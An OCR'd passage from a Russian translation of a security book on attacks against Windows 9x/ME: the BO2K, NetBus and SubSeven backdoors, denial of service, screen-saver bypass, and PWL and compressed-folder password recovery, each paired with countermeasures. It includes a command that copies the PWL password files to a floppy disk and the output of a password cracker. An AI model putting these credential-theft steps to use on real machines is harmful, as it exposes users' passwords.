


Рис. 4.5. Клиентская программа с графическим интерфейсом (bo2kgui.exe) из пакета Back Orifice 2000 (BO2K) управляет "потайным ходом" системы Win 9x. С ее помощью можно удалить и сам сервер BO2K

СОВЕТ У клиента BO2K имеется одна особенность, которая плохо документирована. Она заключается в том, что иногда в поле Server Address необходимо указывать номер порта (например, `192.168.2.78:54321`), а не просто IP-адрес или имя DNS.

NetBus

Популярность	*8*
Простота	*9*
Опасность	*8*
Степень риска	*8*

Более требовательному хакеру, возможно, больше понравится "дальняя родственница" BO — программа NetBus, также позволяющая получить удаленное управление над системой Windows (в том числе и Windows NT/2000). Эта программа, написанная Карлом-Фредериком Нейктером (Carl-Fredrik Neikter), имеет более привлекательный и понятный интерфейс, а также более эффективный набор функций. В частности, она оснащена графическим интерфейсом, с помощью которого можно осуществлять удаленное управление (правда, только высокопроизводительными соединениями). Программа NetBus тоже позволяет гибко настраивать параметры. Кроме того, в Internet можно найти несколько ее модификаций. Сервер, запускаемый по умолчанию, имеет имя `patch.exe` (хотя его можно заменить на любое другое). Обычно при установке в системный реестр (`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`) добавляется соответствующий параметр, чтобы сервер запускался при каждой загрузке компьютера. По умолчанию с программой NetBus связывается TCP-порт 12345 или 20034. Поскольку эта программа не позволяет использовать UDP-порт (как BO2K), то пересылаемые ею данные могут с большей вероятностью отфильтровываться брандмауэром.

SubSeven

Популярность	*10*
Простота	*9*
Опасность	*10*
Степень риска	*10*

Судя по всему, сервер SubSeven по популярности превосходит программы BO, BO2K и NetBus вместе взятые. Он определенно более стабильный, простой в использовании и предоставляет гораздо более широкие возможности хакерам. Эту программу можно найти по адресу `http://subseven.slak.org`.

С сервером SubSeven (S7S) по умолчанию связан TCP-порт 27374, который используется по умолчанию и для клиентских соединений. Как BO и NetBus, программа S7S предоставляет взломщику практически полный контроль над "жертвой", включая следующие возможности.

- Сканирование портов (выполняется непосредственно на удаленном компьютере!).
- Запуск FTP-сервера с корневым каталогом `C:\` (с неограниченными правами чтения/записи).
- Удаленное редактирование системного реестра.
- Извлечение кэшированных паролей, а также паролей RAS, ICQ и других служб.

- Перенаправление потоков ввода-вывода приложений и перенаправление портов.
- Печать.
- Перезагрузка удаленной системы.
- Регистрация нажатий клавиш (по умолчанию прослушивается порт 2773).
- Удаленный терминал (по умолчанию прослушивается порт 7215).
- Перехват управления мышью.
- Контроль за удаленными приложениями ICQ, AOL Instant Messenger, MSN Messenger и Yahoo Messenger (по умолчанию используется порт 54283).

А Запуск Web-броузера и переход на узел, заданный пользователем.

Сервер предоставляет также возможность использования канала IRC, что позволяет взломщику задать IRC-сервер и канал, к которому нужно подключиться. После этого сервер S7S передает данные о своем местоположении (IP-адрес, связанный с ним порт и пароль). Кроме того, S7S может функционировать в качестве стандартного IRC-сервера, передавать через канал команды, уведомлять взломщика об успешном поиске ценной информации через службу ICQ, почтовые службы, а также выполнять множество других действий.

С помощью приложения EditServer, распространяемого вместе с S7S, сервер можно настроить таким образом, чтобы он загружался в процессе загрузки системы. Для этого нужно поместить запись `WinLoader` в группу параметров Run/RunServices или внести соответствующие изменения в файл `WIN.INI`.

Как видно из информации одного из популярных списков почтовой рассылки, посвященного вопросам безопасности в Internet, представители крупных телекоммуникационных компаний США жаловались на то, что на протяжении конца января и начала марта 2000 года большое количество компьютеров их корпоративных сетей было поражено программой S7S. Все серверы подключались к виртуальному IRC-серверу (`irc.ircnetwork.net`, а не к определенному серверу) и использовали один и тот же канал. При этом примерно через каждые пять минут передавался их IP-адрес, номер порта и пароль. В качестве заключения можно сказать следующее: после того, как сервер поместил в открытый канал пароль и другие важные данные, практически любой пользователь, подключенный к этому же каналу, с помощью клиента Sub7Client может подключиться к инфицированному компьютеру и выполнять любые действия. Вне всяких сомнений, Sub7 представляет собой сложную и скрытую программу, которая прекрасно подходит для сетевого хакинга. FTP-сервер, входящий в состав пакета Sub7, представлен на рис. 4.6.




Рис. 4.6. Клиент SubSeven предоставляет возможности использования FTP-сервера

Контрмеры: ликвидация "потайных ходов" и удаление "троянских коней"

Все приложения-серверы, создающие "потайные ходы", должны выполняться на целевом компьютере. Их нельзя запустить удаленно (конечно, если ранее удаленная система не стала "собственностью" хакера). Обычно это можно осуществить, воспользовавшись распространенными ошибками клиентов Internet и/или элементарным обманом. Возможно, взломщики применят оба подхода. Эти методы, а также возможные контрмеры, более подробно рассматриваются в главе 16, "Атаки на пользователей Internet". Здесь же стоит сказать лишь следующее: постоянно выполняйте обновление используемого клиентского программного обеспечения, предназначенного для работы в Internet, и тщательно осуществляйте его настройку.

Другая возможность закрытия всех "тайных лазеек" заключается в предотвращении внешнего доступа к тем открытым портам, которые обычно используются такими программами. Через соответствующие порты с большими номерами нам удавалось подключиться ко многим узлам позади брандмауэра. При этом подключение к запущенным серверам внутренних сетей превращалось в детскую игру. Полный список портов, используемых "троянскими конями" и приложениями, применяемыми для создания "потайных ходов", можно найти на Web-узле по адресу `http://www.tlsecurity.net/trojanh.htm`.

Уделяйте пристальное внимание вопросам контроля доступа к брандмауэрам из внутренней сети. Хотя более опытные взломщики могут настроить свои серверы и на использование портов 80 и 25 (которые практически всегда доступны для таких целей), это значительно сузит спектр их возможностей.

Для тех, кто хочет познакомиться с рассматриваемой проблемой поглубже и удостовериться в ее отсутствии в действующей сети, можно обратиться к базе данных TLSecurity по адресу `http://www.tlsecurity.net/tlfaq.htm`. Ее автор, группа Int-13h, провела кропотливую работу по сбору всеобъемлющей и подробной информации о том, где можно найти подобное программное обеспечение. (Возможно ли, чтобы в этой базе данных упоминалось *каждое* из таких средств? Познакомьтесь с содержащимся там перечнем.)

В настоящее время многие из антивирусных программных продуктов позволяют выполнять поиск всех подобных средств (перечень коммерческих производителей можно найти в базе данных компании Microsoft (Knowledge Base) в статье Q49500 по адресу `http://search.support.microsoft.com`). Специалисты Int_I3h настоятельно рекомендуют использовать пакет AntiVirus eXpert (ранее он назывался AntiViral Toolkit Pro (AVP)), который можно найти по адресу http://www.centralcommand.com/. Некоторые компании предоставляют средства, специально предназначенные для удаления "троянских коней" и ликвидации других "потайных ходов", например пакет TDS (Trojan Defense Suite). Его можно найти по адресу `http://www.multimania.com/ilikeit/tds2.htm` (еще одна рекомендация Int_13h).

Остерегайтесь волков в овечьих шкурах! Например, одно из средств удаления программы BO, называемое BoSniffer, на самом деле является "троянским конем" и содержит саму программу BO. Будьте осмотрительны в применении свободно распространяемых утилит поиска "троянских коней".

Программное обеспечение для создания "потайных ходов" и "троянские кони" будут рассматриваться также в главе 14.

Известные недостатки серверных приложений

BO — это не единственный пример программы, которая делает узел уязвимым для внешнего вторжения. Существует немало как коммерческих, так и некоммерческих программ, которые, пусть и непреднамеренно, но все же фактически делают то же са-

мое. Пожалуй, невозможно перечислить все программы для Win *9x,* угрожающие в той или иной степени безопасности, однако имеется одно универсальное средство: не запускайте серверные приложения под Win 9x, если вы не уверены в их безопасности. Одним из ярких примеров такой популярной программы, обладающей очень большим потенциалом с точки зрения проникновения в систему, является Personal Web Server компании Microsoft. Ее необновленные версии могут предоставлять содержимое файлов взломщикам, которые знают их расположение на диске и используют в запросах нестандартные URL (более подробную информацию по этому вопросу можно получить по адресу `http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/current.asp`).

В завершение необходимо подчеркнуть, что после установки коммерческого программного обеспечения, такого как pcAnywhere, предназначенного для удаленного управления системой Win *9x,* все предыдущие рекомендации не имеют смысла. Если такие программы не настроены должным образом, то любой мало-мальски грамотный и настойчивый злоумышленник сможет получить полный контроль над вашим компьютером, как если бы он сам сидел за его клавиатурой. О таких программах мы поговорим подробнее в главе 13.

Отказ в обслуживании (DoS)

Популярность	*8*
Простота	*9*
Опасность	*8*
Степень риска	*8*

Вмешательство в работу, приводящее к отказу системы от обслуживания (Denial of Service) поступающих к ней запросов, — это последнее прибежище для извращенного ума. К сожалению, людей с таким типом мышления в Internet предостаточно. Имеется много программ, обладающих возможностью отправки сетевых пакетов с "патологической" структурой, предназначенных для аварийного завершения работы Win 9x Обычно такие программы имеют названия типа *ping of death,* teardrop, land, WinNuke и т.п. Подробнее об отказе в обслуживании мы будем говорить в главе 12, "Атаки DoS", а сейчас лишь отметим, что для системы Win *9x* существует одно универсальное средство защиты: модуль обновления Dial-Up Networking Update 1.3 (DUN 1.3).

О Контрмеры

В состав DUN 1.3 входит обновленная библиотека Win 95 Windows Sockets (Winsock), в которой реализованы основные процедуры обработки многих потенциальных проблем TCP/IP, используемых в подобных атаках. Пользователям Win 98 не нужно устанавливать это обновление, за исключением, пожалуй, лишь жителей Северной Америки, которые хотят обновить используемые по умолчанию в Windows 98 средства шифрования с 40-битовыми ключами на их более надежную 128-битовую версию. Пакет обновления DUN 1.3 для Win 95 можно найти по адресу `http://www.microsoft.com/windows95/downloads/`.

Однако даже после установки пакета DUN 1.3 мы настоятельно рекомендуем не предоставлять компьютеры Win 9*x* непосредственно в Internet (т.е. минуя внутренний брандмауэр или другое устройство управления доступом).

О Программные брандмауэры

И в заключение, рассматривая методы удаленного проникновения, мы настоятельно рекомендуем приобрести какой-нибудь программный брандмауэр из числа имеющихся на современном рынке программного обеспечения. Эти программы будут выступать буфером между компьютером и сетью, что позволит заблокировать все попытки несанкционированных действий. Нам больше всего нравится пакет BlackICE Defender, который распространяется компанией Network ICE (`http://www.networkice.com`) по цене $39.95. К другим профаммным продуктам, популярность которых быстро возрастает, можно отнести ZoneAlarm (бесплатно распространяемый компанией Zone Labs для личного использования, `http://www.zonelabs.com/`) и бесплатно распространяемый пакет eSafe Desktop компании Aladdin Knowledge Systems (`http://www.ealaddin.com/support/`). Для того чтобы избежать головной боли в дальнейшем, приобретите такое средство и обеспечьте его функционирование в наиболее напряженном режиме.

Непосредственное проникновение

Как нам кажется, в предыдущем разделе мы довольно убедительно показали, что для того, чтобы сделать систему Win *9x* доступной для удаленного проникновения, пользователю нужно так или иначе потрудиться. К сожалению, в том случае, когда злоумышленник имеет физический доступ к системе, картина меняется на противоположную: теперь пользователю нужно потрудиться, чтобы сделать систему по-настоящему недоступной. В большинстве случаев, располагая достаточным запасом времени и пользуясь отсутствием должного контроля, а также наличием свободного черного хода, злоумышленники рассматривают физический доступ как возможность простого хищения компьютера. Однако в данном разделе мы не будем рассматривать угрозы, связанные с массовыми хищениями самих компьютеров, а сосредоточимся на некоторых скрытых (а также явных) методах, позволяющих похитить критическую информацию, содержащуюся на компьютере с системой Win *9x*.

Обход средств защиты Win 9*x*: перезагрузка!

Популярность	*8*
Простота	*10*
Опасность	*10*
Степень риска	*9*

В отличие от Windows NT в системе Win *9x* не используется концепция безопасного многопользовательского доступа к консоли. Таким образом, любому, кто имеет возможность приблизиться к системе с Win *9x* на расстояние вытянутой руки, для получения доступа нужно просто включить компьютер либо выполнить "жесткую" перезагрузку (hard reboot), если он заблокирован с помощью экранной заставки (screen saver). Ранние версии Win 95 позволяли обходить заставку даже с помощью комбинаций клавиш <Ctrl+Alt+Del> или <Alt+Tab>! Все приглашения на ввод пароля, которые появляются при начальной зафузке, — не более чем косметические меры. Пароль Windows нужен лишь для активизации того или иного пользовательского профиля и не обеспечивает защиту каких-либо ресурсов (кроме самого списка паролей, о чем говорится ниже в этой главе). Для обхода приглашения на ввод пароля достаточно щелкнуть на кнопке

Cancel, после чего продолжится нормальная загрузка системы. После ее завершения доступ к системным ресурсам будет практически неограниченным. То же самое относится и ко всем диалоговым окнам сетевой регистрации (их вид может зависеть от того, к какому типу сети подключена система, но суть от этого не меняется).

О Контрмеры: защита консоли

Одним из традиционных методов решения этой проблемы является установка пароля, хранящегося в BIOS. BIOS (Basic Input Output System) — это система низкоуровневых процедур, код которых хранится в специальной микросхеме, которая устанавливается на системной плате и обеспечивает начальную инициализацию оборудования совместимых с IBM PC компьютеров и загрузку операционной системы. Таким образом, система BIOS первой получает доступ к ресурсам, поэтому практически все разработчики BIOS предоставляют возможность защиты доступа к компьютеру с помощью пароля, что может остановить не очень искушенного злоумышленника. Профессионалы, конечно, могут просто извлечь из компьютера жесткий диск и подключить его к другому компьютеру без пароля BIOS или же воспользоваться одним из многочисленных средств взлома пароля BIOS, которые можно найти в Internet.

Конечно, для экранной заставки также нужно обязательно задать пароль. Это можно осуществить в диалоговом окне Display Properties во вкладке Screen Saver. Один из наиболее серьезных недостатков системы Win *9x* заключается в том, что в ней отсутствует встроенный механизм ручной активизации экранной заставки. Однажды для этого мы воспользовались одной хитростью. Ключ `-s` программы загрузки Microsoft Office (`osa.exe -s`) позволяет активизировать заставку и, таким образом, эффективно блокировать экран при каждом ее запуске. Для удобства мы поместили соответствующий ярлык в меню Start, так что этой командой можно было воспользоваться при первой необходимости. Более подробную информацию можно получить в базе знаний компании Microsoft в статье Q210875 (`http://support.microsoft.com/support/kb/articles/Q210/8/75.ASP`).

Кроме того, существует несколько коммерческих пакетов, предназначенных для зашиты Win *9x,* которые блокируют доступ к системе или шифруют содержимое жесткого диска. Шифрование файлов с применением открытого ключа выполняет и очень известная в настоящее время, но по-прежнему бесплатная для частных лиц программа PGP (Pretty Good Privacy), которую распространяет компания Network Associates, Inc. (`http://www.nai.com`).

Автозапуск и взлом пароля экранной заставки

Популярность	*4*
Простота	*7*
Опасность	*10*
Степень риска	*7*

Перезапуск компьютера с помощью кнопки Reset системного блока или с помощью комбинации клавиш <Ctrl+Alt+Del> — это слишком примитивно для взломщика-эстета (или же слишком осторожного системного администратора, забывшего пароль экранной заставки), К удовольствию столь ранимых натур, существует более интересный способ обхода зашиты системы Win *9x,* в которой установлен пароль экранной заставки. Он базируется на двух недостатках системы безопасности Win, в режиме автоматического распознавания компакт-дисков и примитивном алгоритме шифрования пароля в системном реестре.

Лучше всего проблема автоматического распознавания компакт-дисков описывается в статье Q141059 базы знаний компании Microsoft.

"Windows постоянно опрашивает дисковод CD-ROM, чтобы определить момент, когда в него будет помещен компакт-диск. Как только это произойдет, выполняется проверка наличия файла Autorun.ini. Если такой файл существует, то автоматически будут запущены программы, указанные в строке ореп= этого файла".

Нетрудно догадаться, что такой "сервис" может обернуться несанкционированным запуском любой программы (как вы относитесь к идее автозапуска Back Orifice или NetBus с пиратского компакт-диска?). Однако сейчас для нас важнее другая сторона этой медали — в системе Win *9x* программа, указанная в файле Autorun.ini, запускается даже во время работы экранной заставки.

Теперь перейдем ко второму недостатку. Общеизвестно, что Win *9x* помещает пароль, используемый для отключения экранной заставки, в параметре системного реестра HKEY\Users\.Default\Control Panel\ScreenSave_Data, а механизм преобразования (шифрованием это назвать трудно) пароля уже изучен. Поэтому не составляет никакого труда извлечь это значение из системного реестра (если не используются профили пользователей, то системный реестр хранится в файле C:\Windows\USER.DAT), расшифровать его, а затем передать полученный пароль системе через вызов стандартной процедуры. Вуа-ля — экранная заставка исчезла!

Такой трюк умеет проделывать программа SSBypass компании Amecisco (http://www.amecisco.com/ssbypass.htm), которая стоит $39.95. Существуют и отдельные программы взлома пароля экранной заставки, такие, например, как 95sscrk, которую можно найти на Web-странице Джо Песцеля (Joe Peschel) по адресу http://users.aol.com/jpeschel/crack.htm. Там же можно познакомиться и со многими другими интересными утилитами. Программа 95sscrk не обходит экранную заставку, а просто извлекает пароль из системного реестра и расшифровывает его.

```
C:\TEMP>95sscrk
Win95 Screen Saver Password Cracker v1.1 - Coded by Nobody
 (nobody@engelska.se)
 (c) Copyrite 1997 Burnt Toad/AK Enterprises - read 95SSCRK.TXT before
usage!
-------------------------------------------------------------------------
 • No filename in command line, using default! (C:\WINDOWS\USER.DAT)
 • Raw registry file detected, ripping out strings...
 • Scanning strings for password key...
  Found password data! Decrypting ... Password is GUESSME!
_ Cracking complete! Enjoy the passwords!
-------------------------------------------------------------------------
```

О Контрмеры: защита экранной заставки Win 9*x*

Компания Microsoft разработала модуль обновления, который обеспечивает гораздо более высокий уровень защиты пароля экранной заставки, под названием Windows NT/2000. Однако для упрямых приверженцев Win *9x,* которые могут согласиться лишь на отключение режима автоматического распознавания компакт-дисков, приведем выдержку из статьи Q126025 базы знаний Microsoft.

1. В панели управления щелкните дважды на пиктограмме System.
2. Перейдите во вкладку Device Manager открывшегося диалогового окна.
3. Щелкните дважды на элементе, соответствующем устройствам чтения компакт-дисков, а затем — на элементе списка, соответствующем вашему устройству.
4. В открывшемся диалоговом окне перейдите во вкладку Settings и сбросьте флажок Auto Insert Notification.

5. Щелкайте на кнопках OK или Close до тех пор, пока не закроются все открытые окна и вы не вернетесь в окно панели управления. Когда появится сообщение с предложением перезагрузить компьютер, щелкните на кнопке Yes.

Обнаружение паролей Win 9x в памяти

Популярность	*8*
Простота	*9*
Опасность	*8*
Степень риска	*8*

Если после обхода экранной заставки у злоумышленника еще остался некоторый запас времени, он может воспользоваться средствами обнаружения и получить другие системные пароли, которые в соответствующих строках диалоговых окон представляются символами "*". Такие средства, скорее, можно отнести к утилитам, которые могут помочь забывчивым пользователям, чем к инструментам взломщика, однако они настолько хороши, что нельзя их не упомянуть в данной книге.

Одной из самых популярных утилит обнаружения паролей является Revelation, созданная компанией SnadBoy Software (`http://www.snadboy.com`), работа которой показана на рис. 4.7.




Рис. 4.7. Утилита Revelation 1.1 компании SnadBoy Software позволяет увидеть пароль, используемый для доступа к совместно используемым ресурсам Windows

Еще одной подобной утилитой является ShoWin Робина Кейра (Robin Keir) (`http://www.foundstone.com/rdlabs/tools.php?category=Forensic`). Среди других утилит такого же класса можно отметить Unhide, написанную Витасом Раманчаускасом (Vitas Ramanchauskas, `http://www.webdon.com`). Там же можно получить и утилиту `pwltool`, о которой мы поговорим в следующем разделе. Во многих архивах Internet можно отыскать программу Dial-Up Ripper (dripper) Корхана Кая (Korhan Kaya), которая позволяет получить пароли удаленных соединений, если в их свойствах был установлен режим их сохранения. Еще раз напомним, что для использования данных утилит необходимо иметь физический доступ к компьютеру, на котором легальный пользователь начал сеанс работы. (Строго говоря, если злоумышленник имеет такую возмож-

ность, то зачем ему пароли, — ведь в его распоряжении весь компьютер?) Однако такие программные средства все же могут представлять собой угрозу в том случае, если кто-либо имеет возможность беспрепятственного доступа к разным компьютерам организации и располагает обычной дискетой с такими программами, как Revelation. Просто представьте на минуту, что все пароли организации могут попасть, например, в руки студента, приглашенного для администрирования сети на время летних отпусков! Да, кстати. Система Windows NT также не может противостоять таким средствам. Упомянутые выше утилиты окажутся бессильными лишь в одном случае: если в диалоговых окнах не сохраняются пароли (проще говоря, если после открытия окна в соответствующей строке вы не видите звездочек, можете спать спокойно).

Взлом файлов .PWL

Популярность	*8*
Простота	*9*
Опасность	*8*
Степень риска	*8*

Злоумышленнику вовсе не обязательно получить доступ к компьютеру на несколько часов — он может за пару минут переписать нужные ему файлы на дискету, а затем расшифровать их в свободное время, как это обычно и делается при использовании "классических" утилит взлома паролей, таких как crack для UNIX или LOphtcrack для Windows NT.

Зашифрованные файлы паролей Win *9x* (с расширением `.PWL`) находятся в корневом каталоге Windows (обычно `C:\Windows`). Эти файлы именуются аналогично пользовательским профилям системы. Поэтому достаточно воспользоваться простым командным файлом, чтобы скопировать на дискету все найденные файлы паролей.

```
copy C:\Windows\*.pwl a:
```

По сути дела, `PWL`-файл представляет собой кэшированный список паролей, используемых для получения доступа к следующим сетевым ресурсам.

Т Совместно используемые ресурсы, защищенные с помощью пароля.

- Приложения, использующие программный интерфейс (API — Application Programming Interface) для доступа к кэшированным паролям (например, Dial-Up Networking).
- Компьютеры Windows NT, не входящие в домен.
- Пароли для входа в сеть Windows NT, которые не являются основными паролями входа в сеть.

А Серверы NetWare.

До появления версии OSR2 в системе Windows 95 применялся очень простой алгоритм шифрования `PWL`-файлов, который можно было взломать с помощью широко распространенных средств без особых усилий. OSR2 (OEM System Release 2) — это промежуточная версия Windows 95, которая не продавалась в розничной сети, а устанавливалась производителями аппаратных средств (OEM — Original Equipment Manufacturer). В настоящее время при шифровании PWL-файлов используется более надежный алгоритм, однако он по-прежнему основывается лишь на данных учетной записи пользователя Windows. Это означает, что время, необходимое на подбор пароля, возросло, но сама задача взлома пароля осталась по-прежнему вполне выполнимой.

Одним из средств для взлома PWL-файлов является утилита `pwltool`, написанная уже упоминавшимся Витасом Раманчаускасом (Vitas Ramanchauskas) и Евгением Королевым

(Eugene Korolev) (http://www.webdon.com). Эта утилита (рис. 4.8) может применяться для взлома заданного PWL-файла как с помощью словаря, так и путем обычного перебора всех возможных вариантов. Таким образом, успех взлома зависит всего лишь от размера словаря (pwltool требует, чтобы все слова в списке состояли из прописных символов) и вычислительной мощности компьютера. Хотим еще раз подчеркнуть, что pwltool, скорее, нужно расценивать как полезную утилиту для забывчивых пользователей, а не как инструмент хакинга. На наш взгляд, время можно провести гораздо полезнее, чем тратить его на взлом PWL-файла системы Win *9x*. Однако если судить формально, то такие утилиты все же представляют собой достаточно серьезную опасность.




Рис. 4.8. Утилита pwltool позволяет получить пароли, хранящиеся в PWL-файлах

Еще одним хорошим средством для взлома PWL-файлов является CAIN (http://www.confine.com). Эта утилита позволяет также извлечь из системного реестра пароль экранной заставки, выполнить инвентаризацию локальных совместно используемых ресурсов, кэшированных паролей и другой системной информации.

О Контрмеры: защита PWL-файлов


Для тех администраторов, которых действительно беспокоит данная проблема, можно посоветовать воспользоваться редактором системной политики Win *9x* и запретить кэширование паролей. Эту задачу можно решить и другим способом, создав (при необходимости) и установив следующий параметр системного реестра.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\
Network\DisablePwdCaching = 1
```

Если вы до сих пор пользуетесь одной из ранних версий Win 95 (выпущенных до появления OSR2), то из Internet можно получить и установить модуль обновления, обеспечивающий более надежное шифрование PWL-файла. Для этого необходимо выполнить инструкции, приведенные в статье базы знаний компании Microsoft по адресу http://support.microsoft.com/support/kb/articles/Q132/8/07.asp.

PWL-файлы — это далеко не единственная жертва программистов-взломщиков. Например, на Web-узле, расположенном по адресу http://www.lostpassword.com, содержится перечень утилит, предназначенных для взлома практически любых паролей, начиная от PST-файлов Microsoft Outlook и заканчивая файлами Microsoft Word, Excel и PowerPoint (так и хочется спросить: "Что вы хотите взломать сегодня?"). Имеется также несколько программ для взлома zip-файлов, в которых многие пользователи пересылают важную информацию, надеясь на защиту таких архивов с помощью пароля. Например, утилита Advanced Zip Password Recovery (AZPR) компании Elcomsoft позволяет выполнить взлом с помощью словаря или посредством перебора

всех возможных вариантов. Кроме того, она является чрезвычайно быстрой. Так, из приведенного ниже рисунка видно, что в процессе одного сеанса работы за одну секунду в среднем осуществлялась проверка 518783 паролей.



Еще одним хорошим узлом с богатым выбором утилит тестирования и восстановления паролей является Web-страница Джо Песцеля, которую можно найти по адресу `http://users.aol.com/jpeschel/crack.htm`. Приятно знать, что как бы вы ни запутались в паролях, вам всегда поможет сосед-хакер, не так ли?

Windows Millenium Edition (ME)

Операционная система Windows Millenium Edition (Win ME) является прямой наследницей Win *9x*. В ней исправлено несколько ошибок и добавлен ряд новых возможностей, повышающих удобство ее использования.

Удаленное проникновение

Для удаленного проникновения Win ME по-прежнему не представляет никакого интереса. В этой операционной системе не появилось ни одной новой службы. По умолчанию режим совместного использования файлов и принтеров отключен, как и служба удаленного управления системным реестром. Если конечный пользователь не изменит режимы, установленные по умолчанию, то удаленное проникновение в систему Win ME окажется практически невозможным.

Локальное проникновение

В терминах локальных атак система Win Me во многом напоминает *9x*. Один из наиболее интересных вопросов, характерных для Win Me (а также для Win 98 с установленным модулем Plus!), касается проблемы, с которой мы часто сталкиваемся в нашей работе: как защитить определенные файлы системы Win *9x*/Me от нескольких пользователей? Как правило, для выполнения специфичных задач в малом офисе или дома не требуется выделять отдельные компьютеры. Вместо этого одна машина используется для нескольких нужд. Например, рассмотрим офис дантиста, где в течение рабочего дня секретарь использует компьютер с системой Win Me для управления графиком прихода больных, а по вечерам этот же компьютер используется менеджером для работы с бухгалтерской программой. Как обеспечить сохранность финансовой информации и предотвратить возможность ее просмотра секретарем?

Как легко представить, стандартное решение заключается в использовании встроенных возможностей операционной системы независимо от того, позволяют ли они обеспечить требуемый уровень защиты.

Получение паролей сжатых папок

Популярность	8
Простота	9
Опасность	8
Степень риска	8

Модуль Plus! систем Win 98 и Me предоставляет возможность создания сжатых папок. Помещаемый в такую папку файл сжимается, что позволяет экономить пространство жесткого диска. Для сжатой папки можно задать пароль. Подобная возможность может создать иллюзию, что такое решение компании Microsoft обеспечивает защиту необходимых файлов с помощью паролей. Нам приходилось встречать много небольших предприятий, в которых подобный механизм применялся для защиты важных данных от определенных пользователей, работающих на компьютере с системой Win 98 или Me. К сожалению, эта возможность не обеспечивает тот уровень защиты, которого ожидают пользователи.

Суть описанной проблемы заключается в том, что пароли для доступа к сжатым папкам в виде незашифрованного текста содержатся в файле `c:\windows\dynazip.log`. Любой, кому это известно, сможет открыть этот файл и получить пароль к любой сжатой папке системы.

Контрмеры против получения пароля сжатой папки

Наилучшее решение описанной выше проблемы заключается в отказе от использования паролей сжатых папок. Для обеспечения требуемого уровня безопасности компания Microsoft рекомендует перейти на систему Win NT или 2000 и использовать несколько учетных записей пользователей, а также файловую систему NTFS.

НА ЗАМЕТКУ Для защиты файлов мы не рекомендуем применять шифрование файлов EFS (Encrypting File System) системы Win 2000, поскольку при этом, кроме стандартных средств NTFS, задействуются некоторые дополнительные механизмы, которые опытный взломщик сможет легко обойти при получении физического доступа к системе (см. главу 6).

Для защиты файлов можно воспользоваться также средствами обеспечения безопасности других производителей. Это стоит осуществить, если по каким-то причинам переход на систему Win NT или 2000 нежелателен. Одним из наших любимых средств является PGPdisk от компании Network Associates, Inc. (`http://www.nai.com`). Список свободно распространяемых программных продуктов и некоторых демонстрационных версий других средств шифрования файлов можно найти по адресу `http://www.modemspeedtest.com/crypto.htm`. Нами протестированы не все из упоминаемых на этом Web-узле средства, так что перед их использованием проведите тщательную проверку и убедитесь, что выбранная вами программа позволяет решить поставленную задачу.

Для приверженцев программных продуктов компании Microsoft можно посоветовать установить модуль обновления, который находится по адресу `http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-019.asp`. При установке этого модуля удалите также и *существующий* файл `c:\windows\dynazip.log`, поскольку в процессе установки он не удаляется автоматически.

Windows XP Home Edition

Судя по всему, развитие семейства программных продуктов Win *9x*/Me завершается. Следующей операционной системой компании Microsoft, ориентированной на потребителей, является Windows XP Home Edition, основанная на технологии Windows 2000 и поэтому лишь отдаленно напоминающая Win *9x*. Что же эта новая операционная система привнесет в область обеспечения безопасности наиболее популярной компьютерной платформы?

